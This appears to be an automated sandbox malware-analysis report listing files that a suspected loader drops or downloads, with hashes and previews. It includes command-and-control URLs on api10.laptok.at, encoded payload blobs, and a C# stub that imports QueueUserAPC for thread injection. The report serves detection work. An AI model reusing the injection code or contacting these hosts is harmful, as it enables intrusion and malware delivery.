Encrypted:	false
SSDEEP:	192:rBZiZBI2BNl9WBNHwtBNHpNifBNHp0aMezMBNHQF0QGc6qqBBNUQF089ptBNUQwB:rH+VxU4Egjnqty6pE2IS
MD5:	2C9E17CA8FA3B14C85503A78AF5EFFB8
SHA1:	791AD768DB828A559616E24299C4BE3C41C7582C
SHA-256:	6628C6B7F11098030CEF04B561F1A4378C916B2C35EFEE8AD52327A4D43E485C
SHA-512:	629807748AC1C7DBC541EA4D9A0FA7D58D2810F5D0B4A2E91A8D18427ADE3D14AE0A1D4F62CA8263D58D94EFE1889D5F6B1919B74B78D254D0A6BA48AD4B625D
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B24C39E3-2D7D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27600
Entropy (8bit):	1.9201967726626565
Encrypted:	false
SSDEEP:	192:rBZXQT6xk7FjR92RIkWR0MRrY5D+FuOY1DPFuO9oA:rHA2i7hR0RMRhRrwDquO0D9uO5
MD5:	5A77C8785B4E875796A562A411C8C76C
SHA1:	6B483870B3D4B06DAA136B3342F289E450BBB59E
SHA-256:	849CFC21C226EEC73CE069D2D3F5F54539BBDBF022A4F587FBC0D221EFE7E135
SHA-512:	E1CDF33BC8916754C8EE323B863C90C29E971A7DD4AE6BCB604BEEBE6112DA2F564A4220090862CD62B3664FCAA607DEFD300D340D46EB9171F4D1E76DA4521
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B24C39E5-2D7D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28172

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B24C39E5-2D7D-11EB-90EB-ECF4BBEA1588}.dat	
Entropy (8bit):	1.929205872343585
Encrypted:	false
SSDEEP:	192:ryZOQa6Uk/Fj52QkWOMpYtmidFleid2uA:ruLF5/hIUnpkmofeo2J
MD5:	551529A636FC7AEDB6C5D04CE1D14C45
SHA1:	C1CA39149400D9D4FF7623B564D682BD20F5BA85
SHA-256:	C2965E36A51DE23F8F27E13DCFFC7D2BB85FE744FB263C237CF438961DB77F5D
SHA-512:	A61B7969E5131AB50BE48D710EA64BB80E742726CFBADD3E8F4DFA9706948200345E3D081A4E21902FE2D586C038FEDD705CDCE58ACA879564FED16822682FE B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{B9675AD6-2D7D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27728
Entropy (8bit):	1.9406359464322147
Encrypted:	false
SSDEEP:	192:r3ZcQf6hk6Fj524kWaMtY5TPtrYxG1TPXPtrYxf9A:rp1SS6hl8btwTGcTPGpu
MD5:	FA98A5F165973053EDE4F517DB598191
SHA1:	A8852B04837CBDA495CF390292237092CA83980A
SHA-256:	0D406930D2FBF5F26164FEE24EF8E18E33A0E8FF89557132778AEE38A2F077EC
SHA-512:	0B0CC4C6E606A5D93EFAB6C2BE54E8924B513E747EE9EDF01FCB2850C0855AB0D7879D18C84A29A818DABBDF8AEF94A057DAE8F8B2A965FE23CCDFA276926 642
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\j[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267692
Entropy (8bit):	5.9998318720132415
Encrypted:	false
SSDEEP:	6144:44O5Y0gENNNqfVNhLk80e90l74eSNzOKGDXlGkW:44OCGcfdLk2eZTozwD8
MD5:	A512480796AAC276DE075C8246DEBFAD
SHA1:	7ABAD97BA1DDE2DE12AE13D8B073DD62052DEBCB
SHA-256:	69F5D4AAF530E735560A17E4D9D448F3919FD2C2225A4D01ACD7F5314FC01A25
SHA-512:	8C2D88DBA729FBC2B3A25276DA1D39794CF87EA1477669FBC3F5FA6E2E77A1BEEFEEA2729E6FE21FF9377A9F0F57D1A9F9C4C1AA45B3F636F81B97EC81389D 66
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/OdjgwCqVJwPbZSsZ/VYrVT8VCOKL6QD5/EVmo1TumZD8KFbU_2F/DqCRYFqUt/6t1Wi5sZ6Sd10ZyeuxsI/zz_2BvVs4Qba4SjUA81/XTlzG2Ikb6e4IhPsrP2pW5/IOYwufo82QfRm/dMck8gxG/UZU1HPUj7EpbLym6Tf1ZXia/MduJyH_2BJ/WUEq3SnF_2FcXcMTp/Xq474GevRlOt/vDC5iQyZB9v/TjWELQbwGzWKMO/lagHfBD7ms5J_2BDQZ3w8/PtBT4jSv2lZUfu_0/A_0DP97GvnPGpv0/X1fJAQJ3FbyqO_2B4n/YGBi_2Ftdmzlg/gz3C3rVo/j
Preview:	MXaT+k4mMtUL9eYPx2IlrpVm5upz2PvttLY1qPTY4E7P0iDWMDKUVrMLiWZRLRvv8fPCCk6Ab4dOGpRrKXx4Ox+lZsGcH+jO4f/CbnbUm2cmRY8W1BOz/uHPM/rJ8s4fjc9nWX/FmHC6pFi4dD1tx/NICJ35i3MPfBpSA4GY64F0Ur3KeEfrcII0BzeGwF3qA7fuEEV1m+kR0nqrlJm/BuUQeINp57kIlcOxWWjV2ydNiRGATvFjJNuQhVgJfmqRRhcVhr9xngUX46tyJNRjZg8mgsm2m/4VqELy7yPhsqdPmIKQqjWNIAV8Irw8JMW+kVEQU3ydu6VcxfXll6Y6gcCm7PTQc2b9bjA2CDJlV5JhuN7gwUm9hjJOiexpiqjlpgqYgdJYuQ1s3Xxm9wFaH+QHK8Mdi+00b27kP95+ShYR5jGL7sI/es25tH74WYMMnUJcxMVKbiMdPJwpw8qXwFabtH3NRNY7zPxXhnaYzQYdSI7ousMyu87rR9HPZm6eOw9yzTW9qZlUNSZ11gAHiL8OibrLhAlnNzv85wNllktyqBSvPha3Mr+mIQlPGfNfpVVEAAQZzPZTRigtxJMTriCNHAI8anMKk9+jBYR48GNMTcA7jcUG3UkA8f1Ky/0fU4/E53kH8jjCss9FJe502wloYjbNRdxu6eia/0Mmg9uNi6UMD3uB4WHJqRqXuYIldQhOa1pnOwSK6UiSsIMkT/aD2g1AoAjnbzFhdnn4y66JzdHsRG3lY03SwDpsxuddvjfg4eX0RVcXlJgvP6SNUnAVzzVtsSp3fKeX8r/O+0klgjEOhoX9aHB0aS4uk2+lShYKR/LjHsZ46HdY3gu1BXC9XKdSDvf1sFERSKj4fxM6KwhtAWh9rgVrVZpFwAZBGTlXS5RQK7oWxPu0y4piw26SHKllj2TnMNiEDk3/v6cMtKz4bSo8e3RSVtnqrmcBCxak/8abhsddRrj4IStq2/bo1Fa6PLwpkP/iK13A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Gfdfp[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2400
Entropy (8bit):	5.982959048236587
Encrypted:	false
SSDEEP:	48:BXb1tWWNj65eUdL8F8AvD/5skoHa3NBMO9YcQuOa/LEQd5W5Wu+8:ntWWF65ng9Dh0H8MO8lOzu+8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Gfdfp[1].htm	
MD5:	29F9204F23026C595F6E2A549DB446C7
SHA1:	B81892FDF6C46415746B10D79B1099930D2BD2F5
SHA-256:	73F4F79CCED31F9B899FDCF1C2CAF1D66613538B1719A4E8A80DEEBB71D81206
SHA-512:	C0088547979841794560 66FF68CBFC8F732F510965D9B2069BC6CEF9DB99DD59EC908DAFC9889CD08B8357418982A3DD89983FA51585CDD24E5C2E4CC91E457
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/KuF_2F7v1MfxGX_2FqHF/gE7HR_2BEW_2FETIZlo/3O7oOiSknl3ZdKUC6RNt6Z/TpA_2BZA44zII/bnPVc30i/qqGquE5ikDsN3lqsmRQUi6s/01UAcvdPS6/Y4vwKTH4z9SKX83Hk/GzPOGAYN_2Ba/uwZA847uRup/qUVRcsxtj_2B4M/Zg0BM4mqEN49EAfvZiK8m/hblONlnAdbx7_2FY/dksXSYXlnNujYzz/8J_2BxPtB78im5D1oF/b4ehtOJuT/4O2ZohnCHbAXcsKJP56g/k9_0A_0DMSUG1trlbpE/x9OMnUuruu3aGaoqe55RFv/8pmbW_2FjbM3S/_2FlfQQC/a7gxCYKdIB_2BmP/Gfdfp
Preview:	qnbw7POhhOvWjjjOoG705V/fzFquo/6TJPkGufCBViPPHYw55tv+iPpog1ePIaLT0HKsQB8qAmPZ0MiJADiJcRoWVwHAJQw0LkECJ0oaLCf/aZXECKxTkdXfDZueEqbOhezEKnTdfYj2L/LJDvzAZbctz2naqnFPj1IEkftRefEsvKdEuldhCABq1AGUflOp6MmTvCJaq4chtUC9Q8TwT7ahrqTh0MJ48eFyAdn7hXUVhNjz3C0ALJRqKJgziL82FBmBQeDLHLDczTAOUgOHM8sk41FtWMqc4NycQEME4fh+7oo53vtg225JXxDFV2hFe5veSIXDLS8Ke4ewsJfxNbAV8AFcH/tKKTFkrvHEuT7hYBHnHmRc7dg3GAAwzCaOEHNAau7mx0fFSJBNf1CFj+PB26dijy/iLHhBV+K6iKD8fpPCWHhb4eBNDNOn04K4zLsNBlxRv/SqM4ESXekTLMXpJtDEuEzVagnSfqktIiVMsuqa8qYAJOqZKg+gC0/6OF2Y8uupSAWDcScgIRf5E7UO1vkq6qClMabAHe/a85jh2O8ibFC3u6tcDL+aqTIBPEFTga8I+uY8CjCy7Go1zYp4hZ7y4OJ6DuPIWyVht6cmf0/NDsLuU39926u3AGjazazlwVotJNsIzccLPdi29U9K2ntBTR39EIqs6oI8XQmHKCknA8PmuvIVZtqobBE641+EHJ4VhoviofiY7UidXF778dMaV2Qc0pL3eQ68/yRL4o7jNzOVkEfvDBD6tB2I9pmK6EYcCbS79sLqmlUhqQJy8EozM1ehgYRv4wBq+/4kt5PY6+7LNXi7b0bCYiqss7CE9J6DaJSfyl3CvQqSUuaA0PZ5CnwQwcSTQoZii1ehbPX0XtZXUrrellZAKzpZGHdTH1yljq7sAn5ZquHKV9hDcJHgoOyHBomJwKwQaIO2hcfbsOiiQQnbnyU4zLYohcnvCwUMANUZFIIKs/Zhx4j3SI0ibvqzQAyzdDnH

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\k[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338028
Entropy (8bit):	5.999918695533632
Encrypted:	false
SSDEEP:	6144:Zf73p9f6HTHAOHur1/xOZS83M6FWYbK9/gf14nNWiqSoEbMTozy5KlBuRTq:J3pegmy1pgxEYmBcmSSdbMM4RTq
MD5:	74C0FF61806856E0601DBEC941DA624D
SHA1:	85A8DDE4E0C6ACA4247B6F0321EB901DFB0C34AE
SHA-256:	3FE5D931BAEE5A2117E7AA9D0805F9F0DE486C29F4AC62280B86FC420B6B2E80
SHA-512:	D7A87C04BD103A4C7E5E4716C78B442BF7E5B0292A3D68A382D9E2887DA7D18E8733AC07E47D445FE82A5382D5AA96B71293FF8F7E5617513A64AB19A485F8E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/HCmdTF9ssS2xPQYmTqbko/QSaXs_2BFCMwb9WJ/TzYhMx5eXoG7h0c/n88BmwhZe9ijt5oT_2/Fx6667KDX/SidvZb9thKv8bvTE_2Bd/bd09MXr6sZJK_2B0qyS/ttipC86Fa_2BhWcPHgFDgb/FLKb2aUcMy7Ws/o6qiRO8c/nNeTK_2FSOWylkimJJN1ZPK/7CLWQhh7_2/FsBidPde1di4dmq_2/FoYbJ3dZ5_2F/jbxcTO3nXc9/SExxKRXHJLHHvI/_2BhbueQTaU2MuoAANkGM/Ms1_0A_0DsFCZtvF/RsiXqTx0w_2B7BA/8qwDi436YGxlKYNqBk/I9GfQ7ay9/1WHi9CeL/hOQKKrEqdJo6/k
Preview:	lm4aq8LsZ0CnjuSc7KzqzdIa3RDwkISvh5jleC2xM5lIiA25vQGqGNFBAkO7XVxTu37lbn5TzqG8DYdBOuuW7FWsFpHJ96ctPhP/6QiItWVmSSWkmle3Bulr+d43yR0oqFk0LtY/Co2i+5RdlZHc9io/UaZllz1DnVUE9FpxBzj0azOjdJIvVxENnYdyqL6e8Mpu5SiTJvhRMcsX7zDgi4Cs/YsAa/oGKbobNc73ANj+Gw9RzAdgYr2/b+c6xAovnAoG8GV4gFwZaMc7SGZhcRrzj3eo/PPWc4Gqd8XUJk9OHO9ZhnEQ+MlD4vJMlpR6102FVBHvP0dBExvvzbDlXRj1bqQtl2yPCP5vMPKk6vNAkEqpDJM3VlO7a+rnTSmmg92EAZyu0+HCV3QW9z0tMNqG0ZYm4BKB4ZWbGOiCbpdvA1uZNfPp/Y8WP078mWtKzt+mV62A0K+b1s64nYJ3hEYWx8VFnf3bq5Auhfaxot2jlsdz81ztI6vjRd5JUCdg/1aXqTG1CT5Df0qoAg9bicHSVkNFIOuQZoLfLQITbLcUVUZQ9bV4SDaTOm3pZvGFZwzObDgmByiFbFbZTAm1Gdu/DDm8g6J+Lt6Bz83sDKKiurg3fgFegiJWMuUwEoFPdbfOLCuuqNZC+02IDTYrX4+jEqZ6ov+AHbWoZBYYlBj5Qal/xaGe5vzFpCRNl9Hupyeuy+gM+3zLJITSk6HEMeVOOS1ZA2pLU+Gx6JcKiB/rqlhSu4KXU/EX3tf9kS8/UBy2ruoVttVF3lwMG4stVLe9qRFpzWyhq2mvdEFdsdZ+wMGx3yK7UPF6ZLE0/6H+nWd0ZgPHN9TFzKA0zZuW+//WQdBA1YX6si+t3sFJ5q6Z8QUUEuufs2JEPVZJjEUAvgBRiC9GmCxFVc/tXbnU3EjpoRVvm9QRvt+JjeZLgpTyztTDiXNHpyNa6aL2duvEESfeW4+TQz4kvOUSsgtR3Vjl539sSOOcb42l7waP

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF 50
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\404E.bi1	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	112
Entropy (8bit):	4.48992345445028
Encrypted:	false
SSDEEP:	3:cPLgeqnhARtt7TSjjhThARtn6an:o0eqnWbtChWbn6a
MD5:	1784914AE468F35A55BBAF2A8D746D04
SHA1:	7959C412D18BEBCE89AF9DC3715AA17A703467B1
SHA-256:	E32BFF5542AF45D88A381F1F0239906ACC07E086FD4F93D9A057A70D48DF4E1A
SHA-512:	CD36A88A3E8E5D11B606B65A72070FD1A60960ED7D4CC0713274039E328038FD129FC57DD806A8F66D2A82E9AF18304E7E39E494A75ECD3B40CA7EA6EE3D68 C
Malicious:	false
Preview:	Server: resolver1.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.25....

C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BD A8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.2685350696131525
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fwHiRwzxs7+AEszIwkn23fwHiR7GAn:p37Lvkmb6KRfYHiRwWZEifYHiR7x
MD5:	0B11F29185DB421C00903F45FE024AE2
SHA1:	DFF6A6F691D759E5F9B2235BDC4312CC813D126D
SHA-256:	A3B0D0B7F39D2C021C2075344B7AE6224CBB622B8EF23AF17EAE1AF6419ADC5A
SHA-512:	5290245920DB66BFBBE492764FD676D0478941635F478F5E662E239788DED63B0CCF360E1CCA2DAD0B7BBECD3F21C3540851F951671B2B62402A9C0E24EA4CE
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs"

C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6131948792968713
Encrypted:	false
SSDEEP:	24:etGSK/W2Dg85xL/XsB4z27L4zqhRqPPtkZfsFKfn+II+ycuZhN+/akSx4PNnq:6fWb5xL/OLbbuuJsFKPn1ulWa3Cq
MD5:	CDE35CA5287C4F9E965411C0392061FD
SHA1:	ADB2B06B3A662D8F7672F04CE1CCB53C14495DCC
SHA-256:	719B17E1FA8033BC84E9A4C24B4BB5D7FF2A6319CA17CE85B40BD9E1EEA785D8
SHA-512:	82EC4B2C1BB291EDF2F2EB87C0B8CD19A6AAE423FC3C0E1D7EE10B93C9B0B2024961763D8F2869F325183E1DC7006273295173C8AB908DF23D00EF9FCD97E2E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... .....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.5b2bnkld.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1029347611044296
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryw/ak7Ynqqx4PN5Dlq5J:+RI+ycuZhN+/akSx4PNnqX
MD5:	37B56DB5457D9352C7F283016DF87B68
SHA1:	A200E669F621C0048D0C9D56DD9CF2F75B023662
SHA-256:	00CE7C8C5DECB076018E1F83D75BC20D60EB98D0F0BAFD79A39D0F1054FE70E2
SHA-512:	319CEA659A5835979F55F4F151B7011BAD3C247F111B01E19941DF4A7EDC65993DEE972FA7276B2D45CDF7CA086E5185D96F9FB350CAFD1C12537B115BCA0E2
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.b.2.b.n.k.l.d...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.b.2.b.n.k.l.d...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\Bonaparte.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41938

C:\Users\user\AppData\Local\Temp\Bonaparte.zip	
Entropy (8bit):	7.989242204320437
Encrypted:	false
SSDEEP:	768:gAmgadYntvl1KeeHgh7gfGUeVRn5XotJMhv5Mmg0imtI9v0lN7l:g7uTCCEMakKmhIM2
MD5:	C88641703830B3DF0E04A2CF3B9497ED
SHA1:	F46E2FE6F66C94DBB6A2D31F7E3D63586B2A0B71
SHA-256:	B138293D0EA58C51021F2BA5355D8215323189AAFB486B62315513C41B39E1F0
SHA-512:	A67053E99FF0F06F3575191A4A9B4976832DE7D7EFB3E9652935E32130830E6EEF340BF044477DC061E49D588960D2792B3A93CDACA1E329E8012228845DD96D
Malicious:	**true**
Preview:	PK.....j.tQR.N.....marginal.roq..TS].0L...A....tA....T!.AD@..*'%....:..J..H..D)..n.E.wB.w...e.../k.....^.{.....M.i.ECKCC.@...Rih.....?^....9@S...[E.A...v.wxb.`.....C..g;.k;.%.[<...?...r./...44...4R.....7As.....IC.&U.n.....k....4..-^.}_..-.....o....>r}44.....44.....sz.....1.37q2...e.o.T.@.....M....GO...:.V..S..r.FO...G.|..0..S'. ;.p..t....f.....3..q....N.GsK_...."X.....0.`....F-..T.Z..q(..y..F..<.....z.O.....G.F.....a...9.y_.&,.....;.....`.V..}.....a<..2gr..cg....S.E.....rWTN..wP...x.2...s.....ID.....k..,t..'...*..]#..QZ.....['...P...\].&...Rk1.]..{.....4...#g}kc.E...)~H.n.....d.O.gl.....@R....@N...>...&G.....%.d...pcv`....j.V.._..VS..j.+.N....+.`.F(&-..S.+*..7U.P.?:..3..=).....x.....6.. ..x...._t.....?....C...FW.....R|.J.....D.<~..1.A...u.Rx#.j.....Oy G...x.....}.S..?.S...p..L.>R>.....B....Q...?z..d:.....KI,.....8.3.....e....G..W..f .wf.D.`..2.8YZ...OX....m..?..E.

C:\Users\user\AppData\Local\Temp\Hettie.jpeg	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	38
Entropy (8bit):	4.807009421281392
Encrypted:	false
SSDEEP:	3:Nv6nZ+KE8cOjG:Nv6Z+Kg
MD5:	32E2B9D667BCFB4FDFDF0D054EAC8755
SHA1:	2AB5BB87549657D68E3FDD4B159972FAA26FF752
SHA-256:	46BEB9B153848A5A6506AC907E35CFA8771AACDA08DCDAFA38A351C053394E96
SHA-512:	531098616D3E159CFD0A833ED88CABA2C15F124F5CA155AAE0E5D12747EE9B9E2A916E4CC88A804EE8F51E0F8888F368425B80A30DCA35F79FB0FC3B3B83B9(F
Malicious:	false
Preview:	iIFNJmSCDlBhMcCeQbfSlOjtxZUzZYWjkFdZfq

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.242855375782486
Encrypted:	false
SSDEEP:	3:oVXVPWOfUuUIIi8JOGXnFPWOfUuUIINLX+n:o9IO8WqYO89u
MD5:	0C16B14B295FA31635B2CF0D5608C6CF
SHA1:	42E59548F86E0A6E14852FE1054DF70FBBFAA634
SHA-256:	624F55C5EE27550C4A9DB0730268EFB7C344328503B83CABDE307FBDFC1DB8A6
SHA-512:	1C836340CC9ECE69ED474AB13C87434763388A2591E3348B364B56598E539B638B3DEC0645F92575685414C9DD487C41B7BBCBF37BF2BBCDD3F966D36D7A44E
